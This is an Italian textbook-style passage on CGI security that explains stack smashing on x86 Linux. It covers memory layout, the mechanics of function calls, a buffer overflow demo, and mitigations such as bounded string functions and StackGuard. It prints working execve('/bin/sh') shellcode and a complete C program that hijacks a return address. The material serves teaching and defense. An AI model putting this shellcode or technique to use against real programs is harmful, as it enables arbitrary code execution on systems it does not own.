Se si utilizza un linguaggio che non permette di 'ripulire' direttamente l'ambiente, un approccio potrebbe essere quello di creare un *wrapper*, che prima ponga il vettore delle variabili d'ambiente a valori sicuri e poi esegua lo script.

5.3.7 Stack smashing

Un attacco estremamente comune utilizza una tecnica conosciuta con il nome di stack smashing. Tale tecnica si basa sulla presenza, all'interno dello script o dello stesso server HTTP, di potenziali situazioni di buffer overflow, in cui il buffer è allocato sullo stack del processo. Un buffer overflow si verifica quando si tenta di scrivere un insieme di valori (di solito una stringa di caratteri) in un buffer di dimensione fissa, scrivendone almeno uno al di fuori dei limiti di tale buffer (di solito oltrepassandone la fine). Questa evenienza può verificarsi quando si legge un input fornito dall'utente o in una qualsiasi altra fase di elaborazione del processo. Il seguente codice, ad esempio, porta ad una situazione di buffer overflow:

```
#include <string.h>
void function(char *str)
{
   char buffer[16];
   strcpy(buffer,str);
}
int main()
{
  char large_string[256];
  int i;
  for(i = 0;i < 254;i++) {
    large_string[i] = 'A';
  }
  large_string[i] = '\0';
  function(large_string);
  return(0);
}
```

Figura 24: esempio di buffer overflow

Una volta compilato ed eseguito, il codice sopra riportato termina provocando una segmentation fault. Ciò accade perché la funzione *function()* copia *large_string* in *buffer* oltrepassando i limiti di quest'ultimo. Se un programma o, più specificatamente, nel nostro caso uno script, permette un buffer overflow, esso può essere sfruttato da un eventuale nemico per portare a termine un attacco. Se il buffer considerato è una variabile locale C, notoriamente allocata sullo stack del processo, l'overfolw può essere sfruttato per implementare uno stack smashing, riuscendo ad eseguire un codice arbitrario. Se, invece, il buffer che genera l'overflow è allocato dinamicamente (posto nell'heap del processo), il nemico può manipolare il contenuto di altre variabili del programma.

5.3.8 Stack smashing in dettaglio

Un attacco di tipo stack smashing presuppone una buona conoscenza dell'architettura della macchina vittima, dato che esso si basa sulla gestione della memoria di un processo (soprattutto lo stack) e, più in particolare, sul meccanismo di chiamata a funzione. Nei paragrafi seguenti vedremo più in dettaglio come può essere realizzato un attacco di questo tipo e quali sono le sue potenzialità. A tale scopo si utilizzerà come esempio un'architettura di tipo Intel x86 con sistema operativo Linux.

5.3.8.1 Organizzazione della memoria di un processo

Lo spazio di indirizzamento di un processo è organizzato in tre regioni: testo, dati e stack.
Nella parte testo viene caricato il codice eseguibile del programma, nella parte dati sono caricate le variabili globali del programma, mentre lo stack è utilizzato per l'allocazione delle variabili locali e per l'implementazione del meccanismo di chiamata a funzione. Ognuna di queste regioni ha associati vari flag che indicano permessi di lettura, scrittura ed esecuzione. All' inizio dell'esecuzione di un programma, l'area testo e l'area dati sono caricate direttamente in memoria. L' area dati, inoltre, è divisa in due sezioni: dati inizializzati e dati non inizializzati (BSS, Block Started by Symbol, dal nome di un vecchio operatore assembler).
La sezione dati BSS è posta ad un indirizzo di memoria più alto rispetto alla sezione dati inizializzati, mentre la sezione testo è posta in un indirizzo di memoria più basso (più vicino a 0x00000000).
I dati non inizializzati non sono memorizzati staticamente in un file eseguibile, semplicemente perché essi possono essere allocati utilizzando una regione di memoria riempita con tutti 0. Informazioni come variabili statiche sono memorizzate nella regione dati BSS. La regione testo è marcata con il flag di lettura ed esecuzione ed è condivisa da tutti i processi che eseguono lo stesso file. Se si tenta di scrivere ad un indirizzo che fa parte della regione testo, viene automaticamente generato un segmentation fault. Invece, le regioni che interessano lo stack e i dati, sono ovviamente modificabili (possiedono permesso di scrittura).
Lo stack differisce dai segmenti dati e testo in modo significativo: è una struttura dati dinamica che segue una politica LIFO (Last-In First-Out), al contrario dei dati statici che sono semplicemente caricati in memoria.
Quando un programma è avviato, il segmento testo è caricato per primo e, immediatamente dopo, è caricata l' area dati. Infine, è allocato dinamicamente lo stack tramite una chiamata alla system call

sbrk(). L’insieme dei dati dello stack che crescono immediatamente sopra il segmento dati BBS è chiamato heap.




Figura 25: organizzazione della memoria di un processo

Le chiamate a funzioni utilizzano il segmento dello stack utente in modo intensivo. In esso vengono memorizzati:

- i parametri passati alle funzioni;
- le variabili locali alla funzione;
- le informazioni utilizzate per il corretto funzionamento del meccanismo di chiamata a funzione, come l'indirizzo dell'istruzione alla quale deve ritornare il controllo dopo l'esecuzione della funzione.

Al di sopra dello stack utente sono memorizzati tutti gli argomenti passati sulla linea di comando al momento dell'esecuzione del programma, le variabili d'ambiente che il sistema mantiene e una struttura di tipo ps_string che memorizza le informazioni di report per il processo (quelle che sono visualizzate dal comando ps).
La "zona rossa", non presente su tutte le architetture, è un campo riservato utilizzato per proteggere il **per-process stack** del kernel. Tale zona è posta nell'indirizzo di memoria più alto relativamente allo spazio d'indirizzamento del processo in esecuzione.

5.3.8.2 Registri macchina

I registri macchina che ci interessano sono:

- EIP: (Extended Istruction Pointer) registro a 32 bit che contiene l'indirizzo dell'istruzione corrente;
- ESP: (Extended Stack Pointer) registro a 32 bit che contiene l'indirizzo della cima dello stack;
- EBP: (Extended Base Pointer) registro a 32 bit che contiene l'indirizzo del fondo dello stack;
- EAX, EBX, ECX, EDX: registri a 32 bit di utilizzo generico.

I parametri e le variabili locali di una funzione sono indirizzati attraverso l'utilizzo di EBP, addizionando al valore in esso contenuto lo spiazzamento relativo rispetto ad esso. Per facilitare questo tipo di indirizzamento, è prassi comune che una funzione, come primo compito, salvi sul registro il contenuto di EBP ed inserisca in esso il contenuto di ESP. Si ottiene in questo caso un puntatore al fondo dello stack locale alla funzione, indirizzo che normalmente è indicato con il termine *frame pointer*. All'uscita della funzione EBP sarà ripristinato con il valore che era stato salvato sullo stack (con l'istruzione assembler *leave* che descriveremo nel prossimo paragrafo).

5.3.8.3 Cenni di assembler

Diamo ora uno sguardo ad alcune istruzioni assembler il cui comportamento servirà per la trattazione che segue. Esse riguardano il meccanismo di chiamata a funzione:

- *pushl*: inserisce il suo unico operando (a 32 bit) nello stack e decrementa ESP di 4;
- *popl*: preleva dallo stack un elemento (a 32 bit) e lo inserisce nel registro che costituisce il suo unico operando;

- *call*: causa l'esecuzione della funzione il cui codice risiede all'indirizzo specificato dal suo unico operando. Per far ciò esegue un push sullo stack del valore di EIP e pone in EIP l'indirizzo della prima istruzione della funzione cui deve essere passato il controllo;
- *leave*: esegue un POP sullo stack e memorizza il contenuto dell'elemento eliminato dallo stack in EBP. Tale istruzione esegue in pratica un'uscita ad alto livello da una funzione ripristinando il frame pointer, precedentemente salvato sullo stack, all'atto della chiamata alla funzione che poi esegue l'istruzione;
- *ret:* è utilizzata per eseguire il ritorno da una funzione. Essa esegue un POP dallo stack dell'indirizzo di ritorno della funzione memorizzato dalla precedente istruzione *call* e inserisce l'elemento estratto in EIP.

Vediamo con ora un esempio pratico. Compilando il seguente codice C:

```
int function(int a, int b,int c)
{
   char buffer[8];
   return(a + b + c);
}

int main()
{
   function(1,2,3);
   return(0);
}
```

Figura 26: prova.c

verrà prodotto un codice assembler simile a questo:

```
Codice assembler di function()

pushl %ebp               ;inserisce EBP nello stack
movl %esp,%ebp           ;copia ESP in EBP
subl $8,%esp             ;sottrae a ESP 8 allocando lo spazio per buffer
movl 8(%ebp),%eax        ;
movl 12(%ebp),%ecx       ;codice che esegue
leal (%ecx,%eax),%edx    ;il corpo
addl 16(%ebp),%edx       ;della funzione
movl %edx,%eax           ;
leave                    ;ripristina il frame pointer
ret                      ;ritorna dalla funzione
```

Figura 27: codice assembler relativo a function()

Codice assembler di main()


```
pushl %ebp
movl %esp,%ebp
pushl $3          ;inserisce nello stack il terzo parametro di function()
pushl $2          ;inserisce nello stack il secondo parametro di function()
pushl $1          ;inserisce nello stack il primo parametro di function()
call function     ;esegue function()
addl $12,%esp     ;dealloca lo spazio riservato ai paramentri di function
xorl %eax,%eax    ;pone a 0 EAX
leave             ;ripristina il frame pointer
ret               ;esegue il ritorno dalla funzione
```

Figura 28: codice assembler relativo a main()

Fatto ciò vediamo cosa succede allo stack quando tale codice è eseguito.


main inserice nello stack i parametri di function

```
pushl $3
pushl $2
pushl $1
```




main invoca function()

```
call function
```




function() salva il frame pointer corrente e alloca lo spazio per le sue variabili locali

```
pushl %ebp
movl %esp,%ebp
subl $8,%esp
```



function(), eseguito il suo compito, ritorna il controllo a main

```
leave
ret
```



main() dealloca lo spazio riservato ai parametri di function()

```
addl $12,%esp
```




Figura 29: meccanismo di chiamata a funzione

5.3.8.4 Buffer overflow


Possiamo ora capire cosa succede in caso di buffer overflow e come in tale evenienza si possa avere un attacco di tipo stack smashing. Riconsideriamo in modo più approfondito il codice visto in precedenza che portava ad un buffer overflow.

```
#include <string.h>

void function(char *str)
{
   char buffer[16];
   strcpy(buffer,str);
}

int main()
{
  char large_string[256];
  int i;

  for(i = 0;i < 254;i++) {
    large_string[i] = 'A';
  }
  large_string[i] = '\0';
  function(large_string);
  return(0);
}
```

Figura 30: esempio di buffer overflow

Una volta compilato ed eseguito, il codice C della figura precedente termina provocando una segmentation fault. Ciò accade poiché *function()* cerca di copiare *large_string* in *buffer*, senza controllare che lo spazio allocato per 'buffer' sia sufficiente a contenere 'large_string', ossia senza effettuare il cosiddetto "bound checking". Quello che succede in pratica è che, andando a copiare *large_string* in *buffer* si oltrepassano i limiti dello spazio allocato sullo stack per *buffer*; in questo modo si va a sovrascrive il valore di EIP, memorizzato sullo stack dall' istruzione assembler *call*, con dei valori arbitrari (nel nostro caso 0x41414141, poiché 0x41 è il codice ASCII in esadecimale del carattere ' A'). Quando la funzione ritorna, chiamando l'istruzione assembler *ret*, questo valore arbitrario è inserito in EIP. Quasi sicuramente esso non corrisponderà ad un indirizzo valido per lo spazio di indirizzamento del processo in esecuzione ed il tutto si risolverà nella terminazione del processo a causa di una segmentation fault. La figura seguente illustra ciò che abbiamo detto.

stack prima della chiamata a strcpy()



stack dopo la chiamata a strcpy()




Figura 31: stato dello stack nel buffer overflow

Siamo dunque giunti al punto cruciale dello stack smashing: la manipolazione dell'indirizzo di ritorno di una funzione.. Manipolando tale indirizzo è possibile far eseguire un codice arbitrario.

5.3.8.5 Esempio di stack smashing

Vediamo con un esempio pratico come sia possibile eseguire codice macchina arbitrario tramite uno stack smashing. Supponiamo di voler eseguire una shell, ad esempio /bin/sh. La sequenza di istruzioni in codice macchina che esegue il comando '/bin/sh' deve essere posta da qualche parte nella memoria del processo in esecuzione, e successivamente bisogna fare in modo che l'indirizzo di ritorno di una qualche funzione punti alla prima istruzione di tale sequenza. Ciò può essere realizzato utilizzando la stringa esadecimale corrispondente alle istruzioni macchina che eseguono il compito della system call:

```
char * name[2] = {“sh”, NULL};

execve(“/bin/sh”, name, NULL);
```

Tale stringa dipende dall'architettura e dal sistema operativo utilizzati. Usando delle utility per il debugging è possibile isolare il codice macchina che effettua tale chiamata.
Per un sistema Linux su piattaforma Intel x86 sarà la seguente:

```
\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3
\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff
\xff\xff/bin/sh
```

Figura 32: codice di esecuzione della shell sh

Combinando il codice del buffer overflow del precedente esempio con quanto visto ora si ottiene il seguente listato:


```
#include <string.h>
char shellcode[] = "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\
                    \x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\
                    \x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\
                    \xff\xff\xff/bin/sh";
char large_string[128];
void main() {
   char buffer[96];
   int i;
   long *long_ptr = (long *) large_string;
   /* riempie large_string con l'indirizzo di buffer */
   for (i = 0; i < 32; i++) {
      *(long_ptr + i) = (int) buffer;
   }
   /* copiamo il contenuto di shellcode in large_string */
   for (i = 0; i < strlen(shellcode); i++) {
       large_string[i] = shellcode[i];
   }
   strcpy(buffer,large_string);
}
```

Figura 33: esempio di stack smashing

Vediamo cosa fa, in dettaglio, il codice sopra:

- *large_string* è riempito con l'indirizzo di *buffer*
- il codice di esecuzione della shell è copiato all'inizio di *large_string*
- strcpy() copia *large_string* in *buffer* creando un buffer overflow e sovrascrivendo l'indirizzo di ritorno della funzione
- al ritorno della funzione strcpy() il controllo sarà passato alla prima istruzione che eseguirà la shell

La figura seguente illustra quanto detto.



stato dello stack prima della chiamata a strcpy()

stato dello stack dopo la chiamata a strcpy()




Figura 34: stato dello stack in una situazione di stack smashing

Questo è tutto ciò che bisogna fare per realizzare l'exploit.
Il codice che abbiamo visto mostra come funziona una metodologia di attacco di tipo stack smashing. Sicuramente il programma che si vuole attaccare, sia esso uno script CGI o no, non contiene al suo interno il codice macchina necessario per l'esecuzione della shell. Di conseguenza, si deve far uso di un artificio per inserire tale codice nella memoria del processo in esecuzione, per poi potergli passare il controllo (ad esempio, lo si può passare come parametro a linea di comando, inserire in una variabile di ambiente o di shell, o passare al programma sottoforma di input interattivo). Inoltre, il nemico deve calcolare l'indirizzo dove sarà posto tale codice per poterlo eseguire. Problema, questo, assolutamente non banale, ma non per questo impossibile da risolvere come dimostrano gli innumerevoli attacchi portati con successo.
Molti linguaggi sono sostanzialmente immuni da questo problema, in quanto eseguono il ridimensionamento di un buffer quando se ne presenta la necessità, come il Perl e Ada95. Il linguaggio C, che abbiamo scelto per la trattazione dei nostri esempi, non è tra questi. Vediamo, allora, quali sono le tecniche che consentono di ridurre al minimo il rischio di scrivere codice non sicuro.

5.3.9 Soluzione al problema dello stack smashing

Esistono due tipi di soluzioni per il problema dello stack smashing. Una segue un approccio decentralizzato e l'altra centralizzato.
Un approccio centralizzato prende in considerazione l'ipotesi di modificare le librerie di sistema e/o il kernel del sistema operativo, mentre quello decentralizzato prevede la modifica dei programmi che presentano potenziali situazioni di pericolo.

5.3.9.1 Approccio decentralizzato

Tale approccio prevede la modifica dei programmi già implementati e la stesura di nuovi con tecniche che evitino, quanto più possibile, l'insorgere di potenziali problemi di buffer overflow.
Questo approccio può essere implementato utilizzando due diverse metodologie. La prima prevede che sia il programmatore ad assicurarsi di non inserire nel codice che sta scrivendo possibili fonti di attacco, mentre la seconda che si utilizzino opportuni tool capaci di individuare o evitare potenziali situazioni di pericolo. È consigliabile che il programmatore faccia molta attenzione all'utilizzo delle seguenti funzioni della libreria standard C:

- gets()
- sprintf()
- strcat()
- strcpy()
- streadd()
- strecpy()
- strtrns()
- index()
- fscanf()
- scanf()
- sscanf()
- vsprintf()
- realpath()
- getopt()
- getpass()

Queste infatti hanno la caratteristica comune di effettuare la scrittura di valori nei buffer senza controllare che la dimensione di questi ultimi sia sufficientemente grande da poterli contenere.
In generale, chiamate a funzioni C che copiano stringhe senza controllarne la dimensione non sono sicure. Ogniqualvolta è possibile, bisognerebbe rimpiazzare una chiamata di tale genere con una corrispondente funzione che ne controlla la dimensione, se essa è disponibile. È dunque consigliabile:

- sostituire gets() con fgets()
- sostituire strcat() con strncat()
- sostituire strcpy() con strncpy()
- sostituire sprintf() con snprintf().

È necessario, inoltre, controllare accuratamente il contenuto e la lunghezza di variabili di shell, variabili d'ambiente e argomenti della linea di comando prima del loro utilizzo.
Inoltre, i tool, cui precedentemente si è accennato, sono di vario tipo. Esistono varie patch che modificano i compilatori C in modo tale da prevenire le situazioni a rischio. Un semplice approccio di questa natura prevede le modifiche al compilatore che non hanno effetto sulla natura del linguaggio. Si pensi ad esempio ad un compilatore che fornisce dei messaggi di warning quando, all'interno del codice che si sta compilando, sono presenti chiamate a funzioni che in qualche modo

possono rivelarsi pericolose. Il vantaggio principale di questa tecnica è che incoraggia la stesura di codice sicuro senza modificare né il linguaggio, né le prestazioni del codice compilato.
Una metodologia un po' più sofisticata prevede di modificare le funzioni di libreria che possono generare problemi, inserendo al loro interno codice che controlli l'integrità dell'indirizzo di ritorno di una funzione. È infatti proprio l'alterazione di quest'ultimo la chiave di attacco di tipo stack smashing. Lo svantaggio di questo metodo è che le funzioni 'ritoccate' potrebbero ridurre notevolmente le proprie prestazioni, e come nel precedente approccio, queste modifiche non prenderebbero in considerazione le funzioni definite dal programmatore. Inoltre, il codice di controllo da inserire nelle funzioni dovrebbe necessariamente essere scritto in assembler, rendendolo non portabile da una piattaforma all'altra. Tra queste soluzioni quella più conosciuta è sicuramente 'StackGuard' [15], una versione modificata del compilatore gcc della GNU.
